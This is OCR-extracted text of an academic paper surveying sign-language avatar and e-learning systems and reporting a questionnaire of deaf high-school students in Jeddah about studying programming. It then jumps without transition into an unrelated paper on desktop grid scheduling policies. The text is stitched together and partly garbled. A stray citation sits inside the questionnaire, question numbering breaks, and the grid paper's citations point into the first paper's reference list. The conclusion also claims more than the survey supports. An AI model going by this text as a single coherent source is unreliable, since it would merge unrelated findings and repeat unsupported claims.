Another CD-ROM project is the SMILE project, which created a prototype language course application delivered on CD-ROM during the course of the research. Various other modes of delivery have also been under consideration, including online delivery. Accompanying this prototype version, a general platform was being developed in order to allow easy and straightforward implementation of the learning materials in different European languages[42].

A research group in Duplin working on Human-Computer interaction (HCI) released in 2010 on human-like avatars for SL synthesis and proposed to advance HCI by improving avatar quality and realism with a view to ameliorating communication and computer interaction for the deaf community. They proposed to collaborate with the team at University of East Angalia (UEA) in the development of their system by providing more linguistic data to the baseline system as part of a wider localization project[43].

Many other efforts have been made in the field of speech to SL recognition by using avatars. In 2012, a team in King Abdulaziz University proposed an avatar-based translation system from Arabic speech to Arabic sign language for deaf people. Their proposed system is composed of a database of captured 3D motions of the Arabic SL. The SL motion was recorded using data gloves. A graphical translation of the digitized SL is re-animated using standard techniques. Common spoken words are directly translated into respective semantic using Sphinx-4 Speech Recognition Engine without first being translated into text. Using the same Sphinx-4 Engine, the semantic of the spoken Arabic language is translated into ArSL[44]. This system is still in its early developmental phase and the team did not implement it.

The project Signing Books for the deaf explored how information should be presented to deaf people on video, where the sign presenter should be located on screen, what the most suitable camera set-ups are, and how should subtitles be used[13].

The Classroom of the Sea (COS) Project is an interactive problem-based learning environment embedded in marine science. The system was tested on deaf students in high school in order to assist them in understanding and communicating scientific concepts. This system involved the use of a mixed reality environment for students and teachers aboard a research vessel and guided them as they gathered marine science data required to address a specific problem. The students were asked to record the locations of their samples on the ship's LAN and, subsequently, from their classrooms, they entered the data they collected onto web sites along with the faculty and researchers, thereby enabling the students to experiment with real data, generate hypotheses, test these hypotheses, and prepare write-ups of their findings. Changes in the knowledge, attitudes, and behaviors (KABs) of the students were measured and data regarding self-efficiency measures related to science literacy and procedures of the deaf students were collected[45].

Elghoul introduced a specialized learning content management system (LCMS) that generates multimedia courses to teach and learn SL, allowing teachers to create courses for deaf students without the need to learn SL. This system mainly uses Websign, a web-based interpreter of SL developed for this study, which is a tool that permits the automatically conversion of written texts into visual gestured spatial language using avatar technology[27].

In 2007, a centralized e-learning system for deaf children in Jordan was proposed. This system was implemented for mathematics classes in three Jordanian schools with a view to evaluating whether existing ICT technologies are suitable for introducing interactivity within the classrooms for the deaf. This was assessed through the evaluation of cognitive impact and usability of such a system during teaching activity. Successful application of this system paved the way for the complete support system for the education of deaf pupils in Jordan[46].

Subsequently, in 2010, an accessibility system that offers Arabic Sign Language (ArSL) for the Arabic deaf was presented. This system enables deaf students to access the web for learning processes and presents bilingual information (Arabic text and ArSL) along with high level of visualization and interactive and explorative learning. The use of SL improves the reading competence of deaf persons and enhances their acceptance and understanding of learning content presented to them. This system was used to convert Web-based content to ArSL using an avatar, which adds an extra feature to the education system. This extra feature makes the system adequate to support the accessibility of disabled student. The advantage of this system is that the lecturer does not need special communications skills and the deaf students can view the lecture text in their own language[47].

IV. Surveying the Interest of SAUID Deaf to Study Programming

Deaf high school student survey

In order to study whether the deaf students in Saudi Arabia are willing to study Computer Programming or not and to sense their readiness to accept such a learning tool, a survey was conducted to seek their responses to the following questions:

1. Gender
2. How old are you?
3. How often do you use a computer?
4. How well are you familiar with the following applications? (Word, Excel, PowerPoint& Access)
5. Do you use the internet?
6. If yes, what are the purpose of using the internet?
7. Are you interested in continuing your higher education?
8. If yes, what is the major you would like to specialize in?
   1. How do you prefer to continue your higher education?

[13] Sign-lang.uni-hamburg.de. *EU Project Signing Books*. 2015; Available from: https://www.sign-lang.uni-hamburg.de/signingbooks/.

2. Do the following aspects concern you about attending a university?
   - I might not have the required assistance
   - I might not understand from the tutor without an interpreter
   - I would not communicate with the other students
   - I might feel lonely and isolated

9. If no, why don't you want to continue your higher education? *Required
   - I don't think I would need it
   - I am afraid I will be isolated and will feel social execution
   - I believe it is going to be difficult
   - I would not be supported with the required tools

If there are any other reasons, please specify:

10. If you were provided with the right learning tools that visualize the learning content would you be interested in continuing your higher education?

11. If you were provided with the right learning tools that visualize the learning content and programming output to teach you computer programming, would you like to study it?

12. Which of the following best describe you?
   - I like to attend regular classes and I understand better when a tutor teaches me
   - I like to study by myself and understand better when I am alone
   - Other

Collection of the sample (description of the sample)

The research was conducted on about 47 deaf student participants selected for the purpose of the study. The sample population consisted of all the deaf students at the high school level in Jeddah city, which is the second largest city and economic capital of Saudi Arabia. The study population included both male and female students of different ages, ranging from about 16 years to slightly above 19 years. Therefore, the selection of the population was ideal for this study. The main idea under consideration during the study is to collect any ideas and views that the participants might have regarding their relationship with the virtual environment, specifically in relation to the learning, mainly at tertiary education levels, as deaf students. It is perceived that most of the participants are well acquainted with the technological advancements that create the virtual learning environments such as the use of computers.

The study was backed through a scientific research process. Actual collection of data from the field was made through a questionnaire survey. The questionnaire contained items that inquired into the usage of the computer system in order to determine how fit the learners are, in terms of their preparedness to use computer system in the learning process. Because the learning of computer programming ideally occurs in a virtual environment, the questionnaires were designed such that they allowed assessment of the level of acquaintance of the learners with the system, given that they cannot hear. This is in respect to computer usage because it is the main source of information in the learning process for the deaf and hearing-impaired students.

The research sample was selected without gender considerations in order to make it appear ideal, since it represents the entire study population. With respect to the need to collect viable data from the survey process, the sampling done mainly tested the familiarity with computers and ability of the learners to use various applications. In addition, the sample population was expected to have knowledge about internet usage as well as have an inclination towards higher education. This is because the research was focused on evaluating the situation regarding improving learning of the deaf and hearing-impaired students within higher institutions of learning. Knowledge about the sample population's preferred professional courses was also mandatory because the research specifically addressed the study of computer programming, given that there are many courses that can use the program. Since this was a random sampling exercise in an effort to collect field data, the sample was ideal in enhancing the research process.

V. Results and Discussion

The information collected from the field was analyzed using charts in order to offer an analysis of the participants' responses with regard to various parameters. The charts provide a rough representation of the ideal situation on the ground in terms of percentages with respect to the virtual learning environment and its significance in promoting learning among the deaf and hard-of-hearing students in Saudi Arabia. The analysis offers a foundation into the analysis of the level of preparedness that the country has to receive the virtual learning system avatars to enhance the learning of deaf students. The results and analysis of the data are discussed in the subsequent paragraphs.




Fig. 1. Computer usage among deaf males and females

The analysis of the respective data collected shows the variations in statistics, depending on the variable under consideration. For instance, as shown in Fig. 1, the majority of both males and female use computers in moderation, while a very small percentage do not use computers at all.




Fig. 2. Familiarity with Microsoft Office Software

In terms of familiarity with Microsoft Office software, the above chart (Fig. 2) shows that a high percentage of the participants had little knowledge about the word processing package. This indicates a relatively high level of computer illiteracy as far as the virtual learning is concerned. It also shows clearly that a significant proportion of the sample population is not farmiliar with the primary packages such as access, excel, and powerpoint. This lack of familiarity can derail the progress of virtual learning in any given country. Despite these shocking statistics, the number of internet users seems to be quite high, with over 96% of the people responding positively to the use of internet, as shown in Fig. 3.




Fig. 3. Internet usage

The responses pertaining to internet usage show that it is evident that a very high percentage of the population actively knows about the internet and uses it. However, in relation to virtual learning, the number of persons who use the internet for studying purposes is very negligible and most of the sample use the internet for social media, as shown in Figure 4.




Fig. 4. Purpose of Using Internet

As shown in Figure 5, most of the particiapnts in the study expressed interst in continuing their higher education.




Fig. 5. Interest of Higher Eductation

With respect to the majors in which the sample population expressed interest, (Figure 6) the majority of the participants in the survey were willing to pursue education in computer science.




Fig. 6. Majors preferred by sample

However, a good number of persons were also undecided and did not know which would be the best option for them. Possibly, those who chose computer science were willing to immerse themselves in the virtual world, while those who never gave any response did not have any inclinations towards technological subjects. On the other hand, as shown in Figure 7, a good percentage of participants showedtheir willingness to attend and continue with higher eduction in the universities. However, the number of particiapnts willing to undertake the education programmes through a virtual enviroment was very low, probably because it is still a new venture, and more awareness is required among the public regarding this option so that they can readily embrace it as an alternative.




Fig. 7. Preference learning style to continue higher education

Limitations of the experiment

The research requires adequate information in order to come up with accurate and reliable results. However, due to the time constrains for the research process, the collection of sufficient information becomes difficult and hinders the process of proper inferences and analyses.

Moreover, the respondents of the questionnaires under normal circumstances should be persons unknown to the researcher. This is because familiarity may compromise the quality of the information collected because of personal biases. However, even with the ideal sample research population selected randomly, it is possible that there may be some level of bias, compromising the quality of the research information. This may affect the authenticity of the result findings to some extent.

VI. Conclusion


Deaf students in Jeddah are eager to continue their higher education especially if they are provided with the right tools and more than 95% of them use the internet and most of them are familiar with various computer applications. If the right tool is implemented more than third of the study population are interested in computer science field or other applied sciences.

Thus, our study shows that the signing avatar tools can automatically convert spoken language into sign language for interpretation by hard-of-hearing and deaf individuals. These tools will pave the way for student learners to access information that is readily available in the instruction language. Since English is a universally accepted language for communication and instruction in most countries, including Saudi Arabia, these tools are expected to be instrumental in promoting higher education among deaf persons within the country.

Some of the currently available systems may be suitable for implementing the signing avatar system and thereby actively contribute to making the system a success in the learning of the deaf in Saudi Arabia. The systems include VisiCast, SignSmith, SignCom, LATLab, and Say It Sign It. These systems have different applications that can aid in distance learning in a virtual learning environment.

In the future, signing avatar systems can possibly replace human personnel by functioning as interpreters. Therefore, the avatar should be capable of executing a number of functions related to the translation of language into other forms understandable by the deaf and hard-of-hearing persons. Efforts should be directed towards developing ways to enhance the viewing of images in a three-dimensional perspective to ensure clarity and quality enhancement. Since the system is not human, users should be keen enough to keep up with the system movements at all times since repetitions may not be made. Further, the quality of the translations made using the avatar systems are of importance in understanding the message communicated. However, it is important to note that prolonged usage of the avatar systems in a single session appears to be monotonous and boring. The signing avatar system is an explicit invention geared towards improving learning for the deaf and hard-of-hearing students, specifically in Saudi Arabia. Although development in the practical application of this system may be slow in pace, it is certain that further advances will lead to the realization of an ideal signing avatar tool to assist in the learning of the hard-of-hearing and deaf persons.

The following infographic provides a better view of the level of the deaf students' interest and knowledge about the usage of computers and internet. It also shows their interest in continuing their higher education and the majors they prefer to study.



REFERENCES

[1] van Gent, T., et al., Self-concept and ego development in deaf adolescents: a comparative study. Journal of deaf studies and deaf education, 2012. 17(3): p. 333-351.

[2] Andrei, S., L. Osborne, and Z. Smith, Designing an American Sign Language Avatar for Learning Computer Science Concepts for Deaf or Hard-of-Hearing Students and Deaf Interpreters. Journal of Educational Multimedia and Hypermedia, 2013. 22(3): p. 229-242.

[3] COURSE, S.T., ICTs IN EDUCATION FOR PEOPLE WITH SPECIAL NEEDS. 2006.

[4] Goldin-Meadow, S., The resilience of language: What gesture creation in deaf children can tell us about how all children learn language. 2005: Psychology Press.

[5] Bisol, C.A., et al., Deaf students in higher education: reflections on inclusion. Cadernos de Pesquisa, 2010. 40(139): p. 147-172.

[6] Lang, H.G., Higher education for deaf students: Research priorities in the new millennium. Journal of deaf studies and deaf education, 2002. 7(4): p. 267-280.

[7] Boulares, M. and M. Jemni, 3D motion trajectory analysis approach to improve Sign Language 3D-based content recognition. Procedia Computer Science, 2012. 13: p. 133-143.

[8] Faraj, B., W. Alrajhi, and Y. Elhadj, Avatar Based Approach for Teaching Arabic Sign Language Journal of Communications and Computer Engineering 2011. 2.2: p. 43-48.

[9] Wareham, T., G. Clark, and C. Laugesen, Providing learning support for d/Deaf and hearing-impaired students undertaking fieldwork and related activities. 2001.

[10] Organization, W.H., WHO Global Estimates on Prevalence of Hearing Loss. Geneva: WHO, . 2012.

[11] Mitchell, R.E., How many deaf people are there in the United States? Estimates from the Survey of Income and Program Participation. Journal of deaf studies and deaf education, 2006. 11(1): p. 112-119.

[12] Daghistani, K.J., T.S. Jamal, and S.M. Zakzouk, The management of hearing impaired Saudi children: An epidemiological survey. Bahrain Medical Bulletin, 2002. 24(1): p. 7-12.

[13] Hamrick, S., et al., LibGuides. Deaf Statistics. Asia, the Middle East, and Oceania. 2010.

[14] Secretariat, G., Global Survey Report WFD Regional Secretariat for Mexico, Central America and the Caribbean Global Education Pre-Planning Project on the Human Rights of Deaf People Compiled by Mr Colin Allen Project Co-ordinator. 2008.

[15] Education, S.M.o. Education Statistic System. 2015; Available from: https://hesc.mohe.gov.sa/pages/default.aspx.

[16] Erting, C.J., et al. The deaf way. in Perspectives from the international conference on deaf culture. Washington DC. 1994.

[17] Youssif, A.A., A.E. Aboutabl, and H.H. Ali, Arabic sign language (arsl) recognition system using hmm. International Journal of Advanced Computer Science and Applications (IJACSA), 2011. 2(11).

[18] Ebbinghaus, H. and J. Heßmann, Signs and words: Accounting for spoken language elements in German Sign Language. International review of sign linguistics, 1996. 1(1): p. 23-56.

[19] Armstrong, D.F., Show of hands: a natural history of sign language. 2011: Gallaudet University Press.

[20] Sandler, W. and D. Lillo-Martin, Natural sign languages. Handbook of linguistics, 2001: p. 533-562.

[21] Cox, S., et al. Tessa, a system to aid communication with deaf people. in Proceedings of the fifth international ACM conference on Assistive technologies. 2002. ACM.

[22] Blake, E., W. Tucker, and M. Glaser, Towards communication and information access for Deaf people. 2014.

[23] Debevc, M., Z. Stjepanovič, and A. Holzinger, Development and evaluation of an e-learning course for deaf and hard of hearing based on the advanced Adapted Pedagogical Index method. Interactive learning environments, 2014. 22(1): p. 35-50.

[24] Cooper, H., B. Holt, and R. Bowden, Sign language recognition, in Visual Analysis of Humans. 2011, Springer. p. 539-562.

[25] Al-Jarrah, O. and A. Halawani, Recognition of gestures in Arabic sign language using neuro-fuzzy systems. Artificial Intelligence, 2001. 133(1): p. 117-138.

[26] ELGHOUL, M.J.O., An avatar based approach for automatic interpretation of text to Sign language. Challenges for Assistive Technology: AAATE 07, 2007. 20: p. 266.

[27] ElGhoul, O. and M. Jemni. WebSign: A system to make and interpret signs using 3D Avatars. in Proceedings of the Second International Workshop on Sign Language Translation and Avatar Technology (SLTAT), Dundee, UK. 2011.

[28] Al-Nafjan, A. and Y. Al-Ohali. A Multimedia System for Learning Arabic Sign Language: Tawasoul. in E-Learn: World Conference on E-Learning in Corporate, Government, Healthcare, and Higher Education. 2010.

[29] Adamo-Villani, N., E. Carpenter, and L. Arns. An immersive virtual environment for learning sign language mathematics. in ACM SIGGRAPH 2006 Educators program. 2006. ACM.

[30] Dean, R.K. and R.Q. Pollard, Application of demand-control theory to sign language interpreting: Implications for stress and interpreter training. Journal of deaf studies and deaf education, 2001. 6(1): p. 1-14.

[31] Mishra, M., V.K. Sharma, and R. Tripathi, ICT as a Tool for Teaching and Learning in Respect of Learner with Disability. 2015.

[32] Blurton, C., New directions of ICT-use in education. Retrieved on, 1999. 24: p. 2012.

[33] Kulik, J.A., Effects of using instructional technology in elementary and secondary schools: What controlled evaluation studies say. 2003: Citeseer.

[34] Drigas, A., et al. An e-Learning System for the Deaf people. in 2005 6th International Conference on Information Technology Based Higher Education and Training. 2005. IEEE.

[35] Liu, C.-f., Academic and Social Adjustment among Deaf and Hard of Hearing College Students in Taiwan. 2013.

[36] Lang, H., et al., Learning styles of deaf college students and instructors' teaching emphases. Journal of Deaf Studies and Deaf Education, 1999. 4(1): p. 16-27.

[37] Convertino, C.M., et al., Predicting academic success among deaf college students. Journal of deaf studies and deaf education, 2009: p. enp005.

[38] Cheng, S., L.-F. Zhang, and X. Hu, Thinking styles and university self-efficacy among deaf, hard-of-hearing, and hearing students. Journal of deaf studies and deaf education, 2015: p. env032.

[39] Straetz, K., et al. An e-learning environment for deaf adults. in Conference proceedings 8th ERCIM workshop “user interfaces for all. 2004.

[40] Kipp, M., et al. Assessing the deaf user perspective on sign language avatars. in The proceedings of the 13th international ACM SIGACCESS conference on Computers and accessibility. 2011. ACM.

[41] Ghanem, S.F. and I. Albidewi, An Avatar Based Natural Arabic Sign Language Generation System for Deaf People. 2008, M. Sc. Thesis, King Abdulaziz University, Jeddah, Saudi Arabia.

[42] Stoyanov, S. and N. Stoyanova. SMILE: Intelligent Learning Environment Accumulating Personal Styles of Users. in WebNet World Conference on the WWW and Internet. 2000.

[43] Smith, R., S. Morrissey, and H. Somers, HCI for the Deaf community: Developing human-like avatars for sign language synthesis. 2010.

[44] Halawani, S.M., D. Daman, and S. Kari, An Avatar Based Translation System from Arabic Speech to Arabic Sign Language for Deaf People. International Journal of Computer Science and Network Security (IJCSNS), 2013. 13(12): p. 43.

[45] Lang, H.G. and D. Steely, Web-based science instruction for deaf students: What research says to the teacher. Instructional Science, 2003. 31(4-5): p. 277-298.

[46] Khwaldeh, S., N. Matar, and Z. Hunaiti, Interactivity in deaf classroom using centralised E-learning system in Jordan. PGNet, ISBN, 2007: p. 1-9025.

[47] El-Soud, M.A., et al., A proposed web based framework e-learning and dictionary system for deaf Arab students. IJECS, 2010. 2828: p. 106401.

Scheduling in Desktop Grid Systems: Theoretical Evaluation of Policies & Frameworks

Muhammad Khalid Khan
College of Computing & Information Science
Pakistan Air Force – Karachi Institute of Economics & Technology, Karachi, Pakistan

Dr. Tariq Mahmood
Institute of Business Administration,
Karachi,
Pakistan

Syed Irfan Hyder
Institute of Business Management,
Karachi,
Pakistan

***Abstract*—Desktop grid systems have already established their identity in the area of distributed systems. They are well suited for High Throughput Computing especially for Bag-of-Tasks applications. In desktop grid systems, idle processing cycles and memory of millions of users (connected through internet or through any other communication mechanism) can be utilized but the workers / hosts machines not under any centralized administrative control that result in high volatility. This issue is countered by applying various types of scheduling policies that not only ensure task assignments to better workers but also takes care of fault tolerance through replication and other mechanism. In this paper, we discussed leading desktop grid systems framework and performed a comparative analysis of these frameworks. We also presented a theoretical evaluation of server and client based scheduling policies and identified key performance indicators to evaluate these policies.**

Keywords—desktop grid systems; task scheduling policies; work fetch policies

I. Introduction

The advancements in the domain of distributed computing have opened up new horizons for high-end computing and storage. Particularly, desktop grid systems have laid down a much cheaper path towards the same. Desktop grid systems utilize idle processing cycles and memory of millions of users connected through Internet, or through any other type of network. This requires decomposition of computationally infeasible problems into smaller problems, distribution of smaller problems to the host / volunteer computers and aggregation of results from these volunteers to from solutions to large-scale problems.

Desktop grid systems can be divided into two categories [48]. When the computers of an enterprise are used to decrease the turnaround time of a compute intensive application, it is called enterprise wide desktop grids or simply desktop grids. The other category is volunteer computing in which home and enterprise computers take part by volunteering idle processing cycles to achieve high throughput.

The desktop grid system infrastructure consists of N number of desktop machines in which one would be termed as master and the others would be known as hosts/workers as shown in Figure 1. Practically a desktop grid system project has several servers to create tasks, distribute them, record the tasks and corresponding results, and finally, aggregate the results of a set of tasks. The tasks and corresponding work units (evaluating data sets) are distributed by the server to the hosts (client installed computer), typically through a software which permits people to participate in the project. Normally, when a host is idle (i.e., the computer's screensaver is running), then it is time to work on the tasks assigned by server. After finishing the tasks, the results are sent to the server. In case the computer that is running a client gets busy again then the client pauses the processing immediately so that the user can executes its own programs. The client continues processing the task as soon as the computer becomes idle again.

Desktop grid system frameworks simplify and automate various functions performed by master and client. Master is responsible for user and job management, client management, tasks management, results verification, security and performance management. Whereas, the client is responsible for collection of hardware statistics from machine, requesting and collecting tasks, task execution, sending back results and allowing users to set preferences. Some of the more popular desktop grid systems frameworks are BOINC [44], XtremWeb [37,45], OurGrid (peer-to-peer) [46], SZTAKI Desktop Grid [74], and HT Condor [47].

Moreover, the phenomena that has started from the PARC Worm (Xerox's initiative to develop worms to enable distributed computing) [28] has resulted in various successful implementations such as SETI@home [29,30], GIMPS [31], Folding@Home [32], FightAidsAtHome [33], Computing Against Cancer [34], Einstein@home [35]. These projects have taken up various scientific problems that include searching for cures of diseases, looking for evidence of extraterrestrial intelligence, finding Mersenne prime numbers, and solving several encryption challenges. Apart from the scientific projects, desktop grid systems have gathered recognition also at corporate level. The business enterprises got inspired with the huge success of desktop grid systems. As there is an abundance of desktop resources in such enterprises, it seems a cost effective solution to utilize the idle processing cycles of such systems and achieve high-end computing. Various such projects were launched by academia [36, 37, 38, 39, 40] and industry [41, 42, 43].




Fig. 1. Infrastructure of Desktop Grid Systems

There is a difference in perspective to scheduling policies as per the needs of scientists and volunteers. Although these perspectives are somewhat contradictory to each other but the scheduling policy should adhere to the needs of both stakeholders. For example the scientist would like to verify the results and would not mind investing processing cycles for it, whereas the volunteer would like to spend more time on actual processing and would count verification as wastage of resources. These requirements of scientists and volunteers are shown in Table 1.

TABLE I. CLASSIFICATION OF SCHEDULING PERSPECTIVES IN DESKTOP GRID SYSTEMS

Desktop Grid System Scheduling Perspectives	
Policies driven by Scientist's Perspectives	Policies driven by Volunteer's Perspectives
Maximize Availability of Resources	Minimize Validation Latency
Maximize Turnaround Time	Maximize Utilization
Maximize Reliability	Minimize Resource Wasting
Maximize Throughput	

Moreover, different scheduling policies are implemented in a typical desktop grid system that can be broadly categorized into three categories.

- **Server based task scheduling policy** takes care of tasks assignment to server and is based on clients and tasks preferences (for example size of the job, speed of the host, particular operating system, amount of disk space etc). A scoring-based scheduling policy assigns values to individual parameters to calculate the overall impact.

- **Client based CPU scheduling policy** is related to CPU scheduling of desktop grid application's tasks (works on top of the local operating system's scheduler) and addresses issues such as selection of particular task for execution from the currently runnable tasks, and keeping a particular task in memory from the list of preempted tasks.

- **Client based work fetch policy** determines when a client can ask for more work and the amount of work that can be requested by a client.

Scheduling policies can also be classified as naive or adaptive. The naive scheduling policies do not consider any historical knowledge whereas adaptive scheduling policies use a knowledge-base having historical information and threshold values. These measures are used to perform scheduling decision making. Furthermore, the naive scheduling policies do not consider volunteer's availability and reliability as decision making factor as they do not work on historical information. Hence the task assignments to volunteers remain arbitrary. Although these policies such as First Come First Server (FCFS) are easy to design and implement and are used by many volunteer computing platforms but they do not guarantee results. One the other side the knowledge base / adaptive policies consider history and are capable to adapt to changing circumstances but their decision making criteria is not comprehensive. These policies limit themselves by considering hardware threshold, reliability or availability.

Notwithstanding their use, there are certain limitations to desktop grid systems which include resource management, scheduling, verification of results, computation time, fault tolerance, security breaches, connectivity and bandwidth issues etc. The nodes in a desktop grid system environment are inherently volatile, can be heterogeneous, are slower than high-end machines, and the communication mechanism doesn't guarantee five nine reliability. The fact that nodes may fail at any time arises various design and deployment challenges.

